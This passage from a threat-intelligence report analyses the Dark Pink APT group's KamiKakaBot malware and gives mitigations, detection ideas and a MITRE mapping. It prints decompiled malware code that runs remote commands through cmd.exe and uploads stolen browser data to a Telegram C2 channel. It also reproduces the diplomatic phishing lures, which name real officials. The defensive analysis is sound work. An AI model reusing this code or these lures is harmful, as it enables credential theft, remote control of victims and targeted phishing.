private static string run_command(string c)
{
    string text = "";
    string text2 = "";
    string text3 = c.Split(new string[] { ":::" }, StringSplitOptions.None).Last<string>();
    if (text3.Length == 0)
    {
        return "1000";
    }
    try
    {
        if (text3.StartsWith("4869"))
        {
            if (Kaka.f4869(text3).Result.Equals("0000"))
            {
                File.Copy(Environment.ExpandEnvironmentVariables("%temp%\\207ee439-2ebd-ba42-2f6f-ea02adb4a830.tmp"), Environment.ExpandEnvironmentVariables("%temp%\\wctF3AB.tmp"), true);
                File.Delete(Environment.ExpandEnvironmentVariables("%temp%\\207ee439-2ebd-ba42-2f6f-ea02adb4a830.tmp"));
                text = "4869d";
            }
            else
            {
                text = "4869e";
            }
        }
        else
        {
            Process process = new Process();
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = "/c " + text3;
            process.Start();
            text = process.StandardOutput.ReadToEnd();
            text2 = process.StandardError.ReadToEnd();
            process.WaitForExit();
```

Figure 18 - Disassembled KamiKakaBot has a run_command() function to execute remote commands to the victim device and receive the result of the command line data back to the attackers.

- Storing the Telegram API key and URL in an encrypted format. A new version of KamiKakaBot uses an open-source .NET obfuscation engine to hide itself from anti-malware solutions (7).

```
// Token: 0x04000002 RID: 2
public static byte[] IdentifyName = new byte[] { 141, 136, 157, 150, 145, 141, 138 };

// Token: 0x04000003 RID: 3
public static byte[] telapi = new byte[]
{
    150, 170, 138, 142, 141, 196, 209, 209, 159, 174,
    151, 208, 138, 187, 146, 155, 153, 172, 159, 147,
    208, 145, 172, 153
};

// Token: 0x04000004 RID: 4
public static byte[] prompt = new byte[] { 157, 147, 154, 208, 155, 134, 155 };

// Token: 0x04000005 RID: 5
public static byte DKey = 254;

0 references
static void Main()
{


    Console.WriteLine(getTelpi());
```

```
Microsoft Visual Studio Debug Console
hTtps://aPi.tElegRam.oRg
```

Figure 19 - Decrypted telegram URL used by malware.

After the successful infection, threat actors can update the malware itself. Figure 20 shows features of the malware, including details about delay time and commands like “COLLECTBRW’, “UPDATENEWXML” and “UPDATENEWTOKEN” very likely used for waiting these commands from attackers' C2 server.

```
// Token: 0x0400000B RID: 11
private static string APIKEY;

// Token: 0x0400000C RID: 12
private static string CHATID;

// Token: 0x0400000D RID: 13
private static string CMD_BROWS = "COLLECTBRW";

// Token: 0x0400000E RID: 14
private static string CMD_UPDATEXML = "UPDATENEWXML";

// Token: 0x0400000F RID: 15
private static string CMD_UPDATETOKEN = "UPDATENEWTOKEN";

// Token: 0x04000010 RID: 16
private static string IdentifyName = "";

// Token: 0x04000011 RID: 17
private static int DELAYTIME = 3000;
```

Figure 20 - Static variables used as config file inside the malware.

Command and Control Connection by Telegram Services

When the victim device is infected with KamiKakaBot, it starts with uploading stolen web browser data to a Telegram bot in a ZIP format and names the ZIP files with the hostname of the infected device to categorize the victim.




Figure 21 - Stolen browser data sent to Telegram bot.

Figure 22 shows the decompiled KamiKakaBot function named as sendFile() to perform the same feature also described in figure 21.

```
// Token: 0x06000011 RID: 17 RVA: 0x000026D0 File Offset: 0x000008D0
private static void sendFile(string Filename, string recvFilename)
{
    using (HttpClient httpClient = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
        byte[] array = File.ReadAllBytes(Filename);
        string text = Kaka.IdentifyName + "-" + recvFilename + "-_DATA.zip";
        text = text.Replace(":::", "-");
        multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), "document", text);
        Task<HttpResponseMessage> task = httpClient.PostAsync(string.Concat(new string[]
        {
            "https://api.telegram.org/",
            Kaka.APIKEY,
            "/sendDocument?chat_id=",
            Kaka.CHATID,
            "?caption=",
            Kaka.IdentifyName
        }), multipartFormDataContent);
        task.Wait();
        httpClient.Dispose();
        task.Result.Content.ReadAsStringAsync();
    }
}
```

Figure 22 - Decompiled sendFile() function.

After uploading browser data from Chrome, Edge and Firefox, KamiKakaBot beacons (sends signals) to the Telegram bot showing the infected device is online and available to receive remote commands.

```
// Token: 0x06000012 RID: 18 RVA: 0x000027B0 File Offset: 0x000009B0
private static void sendMessage(string msg, string command)
{
    msg = msg.Replace("<", "&lt;");
    msg = msg.Replace(">", "&gt;");
    command = command.Replace(Kaka.IdentifyName, "");
    command = command.Replace(":::", " ");
    msg = string.Concat(new string[]
    {
        Kaka.IdentifyName,
        ":\n<b><em>“",
        command,
        "”</em></b>:\n\n<code>",
        msg,
        "</code>"
    });
    using (WebClient webClient = new WebClient())
    {
        try
        {
            webClient.UploadValues(string.Format("https://api.telegram.org/{0}/sendMessage", Kaka.APIKEY), new NameValueCollection
            {
                {
                    "chat_id",
                    Kaka.CHATID
                },
                { "text", msg },
                { "parse_mode", "html" }
            });
        }
```

Figure 23 - Sending beaconing signals to Telegram bot C2 channel.

EclecticIQ researchers obtained examples of stolen web browser data from a Telegram bot controlled by the threat actors:




Figure 24 - Example of stolen web browser data.

Threat Actor Using VPN Services to Hide Their Identities

EclecticIQ researchers used Telegram C2 channel for sending decoy URLs that contain Canary Tokens (9) instead of real victim data, by that way when the threat actor obtained the decoy URL researchers can obtained IP addresses that is very likely used by the threat actor.




Figure 25 - Shows command and control traffic of KamiKakaBot manipulated by the researchers to send decoy Canary Token URL.

Figure 26 shows that the decoy URL is now received by Telegram C2 channel and then clicked by the threat actor which is ended up exposing their IP address after a short period of time. EclecticIQ researchers identified one of the IP addresses (206[.]123[.]151[.]133) is associated with a VPN service called PureVPN which is very likely used by the threat actor to hide their real IP address.

Figure 26 – Triggered Canary Tokens.

Although there is some metadata that suggest Dark Pink could be attributed to China. However, the lack of conclusive proof means this assessment of attribution is at low confidence.

EclecticIQ researchers followed the latest activities carried out by the Dark Pink APT group and identified how the group further honed its technical skills to bypass security controls, scale TTPs for, blend in with victim environments, and hinder detection across all aspects of its operations.

EclecticIQ researchers are assets that Dark Pink APT group will likely continue to evolve its behavioral evasion techniques based on its ability to creatively employ TTPs and tools to gain persistent access to targets.

Outlook

- EclecticIQ researchers analyzed the latest malware delivery campaign, very likely carried out by the Dark Pink APT group. The result of the analysis showed that the threat actors are still utilizing the same adversary tactics, techniques, and procedures (TTPs) to deliver and execute the KamiKakaBot malware, with only small changes made to the obfuscation routine to increase the infection rate and evade anti-malware solutions.

  To learn more about how considering TTP applications can protect against future attacks, download our white paper "Beyond the IOC".

- The use of legitimate web services as a Command and Control (C2) server, such as Telegram, remains the number one choice for different threat actors, ranging from regular cyber criminals to advanced persistent threat actors. According to EclecticIQ researchers, it is very likely threat actors will continue to conduct command and control operations while hiding behind legitimate web services.
- Based on the TTPs used in this campaign, EclecticIQ researchers strongly believe that the Dark Pink APT group is very likely a cyber espionage-motivated threat actor that specifically exploits relations between ASEAN and European nations to create phishing lures during the February 2023 campaign.
- Adversary techniques like DLL side loading and use of living of the land binaries are on the rise among different threat actors to avoid being detected during the infection chain (8).

Protections and Mitigations

- Use safe DLL search mode. By default, Windows searches for DLLs in the current directory before searching in other directories. This can be changed by enabling the SafeDllSearchMode feature, which will only search in the system directory and trusted directories.
- Disable mounting ISO images via group policy (GPO). Add a simple registry key under HKEY_CLASSES_ROOT\Windows.IsoFile\shell\mount called ProgrammaticAccessOnly which would remove the context menu item when you right clicked an ISO. It also removed the functionality of double-clicking to auto-mount ISOs.
- Disable browser password saving via group policy (GPO), Set the following policies below then close the Group Policy Management Editor:
  - Disable saving browser history: Enabled
  - Enable AutoFill: Disabled
  - Enable saving password to the password manager: Disabled
  - Default cookies setting: Enabled: Keep cookies for the duration of the session
  - Enable saving password to the password manager: Disabled
- Always deploy the highest level of protection on your firewall and endpoints. In particular:
  - Ensure the firewall has TLS 1.3 inspection, next-gen IPS, and streaming DPI with machine learning and sandboxing for protection from the latest threats.
  - Ensure endpoints have modern next-gen protection capabilities to guard against downloading malicious files from untrusted sources.

Detections

When some of the above-mentioned protections and mitigations cannot be implemented, the detection ideas below could help to identify potential threats early on.

- Monitor new file creations with double extension ending with executable file extensions (.exe, .vbs, .bat and etc.).
- Monitor modification and creation of Windows registry keys and sub-keys under Winlogon registry locations (HKLM\Software[\Wow6432Node\]\Microsoft\Windows NT\CurrentVersion\Winlogon\ and HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\). Establishing a baseline for the values of often abused registry key locations could also improve detection accuracy.
- Establish command line baselines for command line commands of common executables, such as powershell, cmd, and other LOLBINs (including MSBuild), to identify potential malicious usage of the built-in tools.

MITRE ATT&CK

Tactic: Technique	**ATT&CK Code**

Execution: User Execution Malicious File	T1204
Execution: PowerShell	T1059.001
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Masquerading Double File Extension	T1036.007
Defense Evasion: Trusted Developer Utilities Proxy Execution MSBuild	T1127.001
Defense Evasion: HTML Smuggling	T1027.006
Defense Evasion: DLL Side-Loading	T1574.002
Command and Control: Bidirectional Communication	T1102.002
Initial Access: Spearphishing Attachment	T1566.001
Persistence: Winlogon Helper DLL	T1547.004
Credential Access: Credentials from Web Browsers	T1555.003

Hunting Resources: Yara Rules

About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

You might also be interested in:

QakBot Malware Used Unpatched Vulnerability to Bypass Windows OS Security Feature

Security Service of Ukraine and NATO Allies Potentially Targeted by Russian State-Sponsored Threat Actor


Mustang Panda APT Group Uses European Commission-Themed Lure to Deliver PlugX Malware

Appendix A

1. https://www.group-ib.com/blog/dark-pink-apt/
2. https://www.trendmicro.com/ja_jp/research/23/a/targeted-attack-campaign-earth-yako.html
3. https://mp.weixin.qq.com/s/G3gUjg9WC96NW4cRPww6gw
4. https://attack.mitre.org/techniques/T1547/004/
5. https://www.virustotal.com/gui/file/205f6808ab05ff3932ee799f37c227a7a950e07ea97f51d206e0563c83592e60
6. https://github.com/Charterino/AsStrongAsFuck
7. https://lolbas-project.github.io/lolbas/Binaries/Msbuild/
8. https://www.eeas.europa.eu/asean/european-union-and-asean_en
9. https://canarytokens.org/generate

Appendix B

1. Figure 5 - File Name: Another Lure, “Invitation from Perwakins Norway”, plays off the Indonesia-Norway Relationship.



FILE TOOLS VIEW 9bb1b7ec1fe043363d03dc0410f1e0c25c9b127c48ab7b153bf3cfcf95608776.doc (Protected View) - Word

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

KEMENTERIAN LUAR NEGERI
REPUBLIK INDONESIA

Pejambon No. 6. Jakarta Pusat, 10110 Indonesia Tlp (+6221) 3848627
Fax (+6221) 3805511 Email puskom@kemlu.go.id

NK	
Tgl	31 Januari 2023

SEGERA

Direktur Eropa II

Winardi H. Lucky

BERITA BIASA

Nomor :
Kepada : Yth. Wakil Tetap RI untuk ASEAN
Info : 1. Yth. Direktur Jenderal Amerika dan Eropa
2. Yth. Sekretaris Direktorat Jenderal Amerika dan Eropa
3. Yth. Sekretaris Direktorat Jenderal Kerja Sama ASEAN
Dari : Direktur Eropa II
Jumlah : 4 (empat) Halaman
Hal : Undangan sebagai Narasumber *Joint Briefing* Keketuaan ASEAN Indonesia pada Kunjungan Delegasi Kepala Perwakilan dan Diplomat Senior Norwegia se-Asia Tenggara ke Jakarta, 7-9 Februari 2023.

Merujuk perihal pada pokok Brafaks dengan hormat kami sampaikan hal-hal sebagai berikut:

1. Direktorat Eropa II telah menerima Nota Diplomatik Kedubes Norwegia Jakarta No. 008/23 tertanggal 20 Januari 2023, tentang rencana kunjungan delegasi Kepala Perwakilan dan Diplomat Senior Norwegia se-Asia Tenggara ke Jakarta, 7-9 Februari 2023 dalam rangka seminar internal terkait kerja sama Norwegia dengan ASEAN.
2. Kedubes Norwegia di Jakarta mengajukan permohonan sebagai berikut:
   a. *Courtesy Meeting* kepada Menteri Luar Negeri RI pada 6 Februari 2023 (tentatif);
   b. Fasilitasi Kemlu RI untuk kegiatan *joint briefing* Keketuaan ASEAN Indonesia kepada seluruh delegasi Norwegia (preferensi 7 Februari 2023 pukul 13.30-15.00 WIB), oleh Direktur Jenderal Kerja Sama ASEAN, Staf Khusus Menlu untuk Diplomasi Kawasan, dan Wakil Tetap RI untuk ASEAN.
3. Sebagai bahan pertimbangan, secara umum kerja sama Indonesia-Norwegia secara lintas-sektoral berjalan produktif dan berlandaskan “Kemitraan Dinamis Abad ke-21” sejak 2010. Norwegia juga telah memperoleh status sebagai *Sectoral Dialogue Partner* ASEAN sejak 4 Agustus 2015.
4. Sehubungan dengan hal-hal tersebut di atas dan apabila tidak ada pertimbangan lain, kiranya permohonan bagi Watapri ASEAN untuk memberikan *briefing* kepada Delegasi Norwegia, dapat ditanggapi secara positif.

   Catatan: Usulan permohonan *courtesy meeting* kepada Menteri Luar Negeri RI masih menunggu arahan Pimpinan.
5. Sebagai bahan pertimbangan, berikut terlampir Nota Diplomatik dari Kedutaan Besar Norwegia di Jakarta perihal rencana kunjungan beserta daftar anggota delegasi.

Demikian disampaikan, atas perkenan perhatiannya, kami mengucapkan terima kasih.

SCREENS 1-2 OF 4 140%

2. Figure 6 - File Name: Visit of Norwegian senior diplomats to Jakarta 6-9 February.

ROYAL NORWEGIAN EMBASSY
Jakarta

008/023

The Royal Norwegian Embassy in Jakarta presents its compliments to the Ministry of Foreign Affairs of the Republic of Indonesia and has the honour to inform that a delegation of Norwegian diplomats from countries in the region is planning to visit Jakarta from 7 to 9 February 2023 for an internal seminar on Norway's cooperation with ASEAN.


Please find the delegation list below:

1. H.E. Ms. Hilde Solbakken, Ambassador of Norway to Vietnam and Laos
2. H.E. Mr. Morten Paulsen, Ambassador of Norway to Malaysia and Brunei Darussalam
3. H.E. Mr. Paul Gulleik Larsen, Charge d'affaires Norway to Myanmar
4. Ms. Thea Ottmann, Deputy Head of Mission, Embassy of Norway in Bangkok
5. Mr. Andreas Aure, Deputy Head of Mission, Embassy of Norway in Singapore
6. Mr. Geir Michalsen, Deputy Head of Mission, Embassy of Norway in Manila
7. Mr. Tom-Jørgen Martinussen, Deputy Head of Mission, Embassy of Norway in Kuala Lumpur
8. Ms. Hanne Therese Tilrem, Senior Advisor, Norwegian Ministry of Foreign Affairs

In addition to the representatives from the embassies in the ASEAN region, following colleagues from the Norwegian Embassy in Jakarta will participate in the program:

9. H.E. Ms. Rut Krüger Giverin, Ambassador of Norway to Indonesia and Timor-Leste
10. H.E. Mr. Kjell Tormod Pettersen, Ambassador of Norway to ASEAN
11. Mr. Kristian Netland, Deputy Head of Mission, Embassy of Norway in Jakarta
12. Mr. Valentin Musangwa, Second Secretary, Embassy of Norway in Jakarta

3. Figure 7 - File Name: Concept note - A Sustainable Forum - Building the Research Capacity of the EAMF (ASEAN Maritime Forum) 16 Dec 2022.



ASEAN Cooperation Project Proposal

1. PROJECT DETAILS

Proposal Identification Code:
(to be completed by the ASEAN Secretariat)

Project Title: ***A Sustainable Forum: Building the Research Capacity of the EAMF***

Brief Project Description – 300 words max:

This project will support future EAMF hosts to draw on international expertise for analysis and research inputs for EAMF meetings. The project entails the establishment of a pool of maritime experts from universities, research centres, government agencies, and the private sector from whom the EAMF host could commission substantive policy briefs. The briefs would either follow from previous EAMFs and/or inform future fora. The project will support up to three policy briefs per year, for up to five consecutive AMF/EAMFs (2023 – 2027) produced by experts selected from the pool. Maritime experts called upon to present their briefs would be supported by the project to travel to the EAMF. Subject to review and agreement between ASEAN and Australia, the project could be further extended for another 5 years (2028 – 2032).

For the past decade, the EAMF has been a valuable Track 1.5 mechanism for the consideration and discussion of maritime issues of interest to ASEAN and its partners. Since its inception, the Forum has discussed a wide array of maritime related issues including UNCLOS, maritime connectivity, maritime security and safety, as well as marine pollution, IUU fishing and management and protection of marine ecosystems.

This project would support the EAMF host government to commission new research and policy analysis for reference and discussion at the Forum. The selection and prioritization of issues would be determined by the EAMF host. The pool of experts would be compiled and maintained by the project. EAMF member states would be encouraged to propose new experts to add to the list. The list would be available to EAMF members only and will enable these governments to access relevant expertise on priority maritime-related issues.

The policy briefs produced are expected to inform discussion at the Forum, improve its quality, and promote knowledge sharing among the EAMF member countries and participants. The project can also enable the deepening of EAMF members' understanding of selected maritime issues, as experts from the pool are tasked over a series of years to further research and report.

The project will be supported by Australia's Department of Foreign Affairs and Trade (DFAT) through the ASEAN-Australia Political Security Partnership (APSP), delivered in partnership with the Asia Foundation (TAF). Implementation of the project beyond APSP's duration will be supported through the Australia for ASEAN Futures Initiative.

Recurring Project: Yes No X
If Yes, Previous Project Identification Code:

Project Classification: APSC Blueprint 2025, B.6.2.ii: Promote dialogue and cooperation on maritime issues in other ASEAN-led mechanisms, such as the Expanded ASEAN Maritime Forum while ensuring ASEAN centrality.

Scope: **Single Sector** X **Cross-Sector** ☐
Pillar:

(Main) Blueprint: APSC	**Connectivity** ☐	**IAI** ☐
(Main) Characteristic: B.6	**Linkage:**	
Action Line(s): B.6.2	**Strategy:**	
Action(s): B.6.2.ii	**Key Action(s):**	

Information below to be completed by the ASEAN Secretariat:

Nature of Cooperation:
Confidence Building ☐
Harmonisation ☐
Special Assistance ☐
Joint Effort ☐
Regional Integration / Expansion ☐

Type of Intervention:
Policy Initiative ☐
Establishment of Institutional Mechanisms ☐
Human Capacity Building ☐

Project Duration: **< 6 months** **6-12 months** ☐ **> 12 months** X
Proposed Commencement Date: 01.01.2023
Proposed Completion Date: 31.12.2032

Participating ASEAN Member States: **All** X
If not all (or not all in the same way), please indicate reason:

Sponsoring ASEAN Body:
Sectoral Committee/Main Body: Senior Officials Meeting (SOM)
Meeting Number/Date: */ dd.mm.yyyy*
Working Group/Sub-Committee:
Meeting Number/Date: */ dd.mm.yyyy*

Proponent's Name and Address:

For Department of Foreign Affairs (DFA), Republic of the Philippines
Jahzeel Abihail G. Cruz
Acting Director, ASEAN Political-Security Community Division
ASEAN-Philippines National Secretariat
DFA Bldg., 2330 Roxas Blvd.
Pasay City, 1300 Philippines

For Department of Foreign Affairs and Trade (DFAT), Australia
Caroline Scott
Deputy Head of Mission
Australian Mission to ASEAN
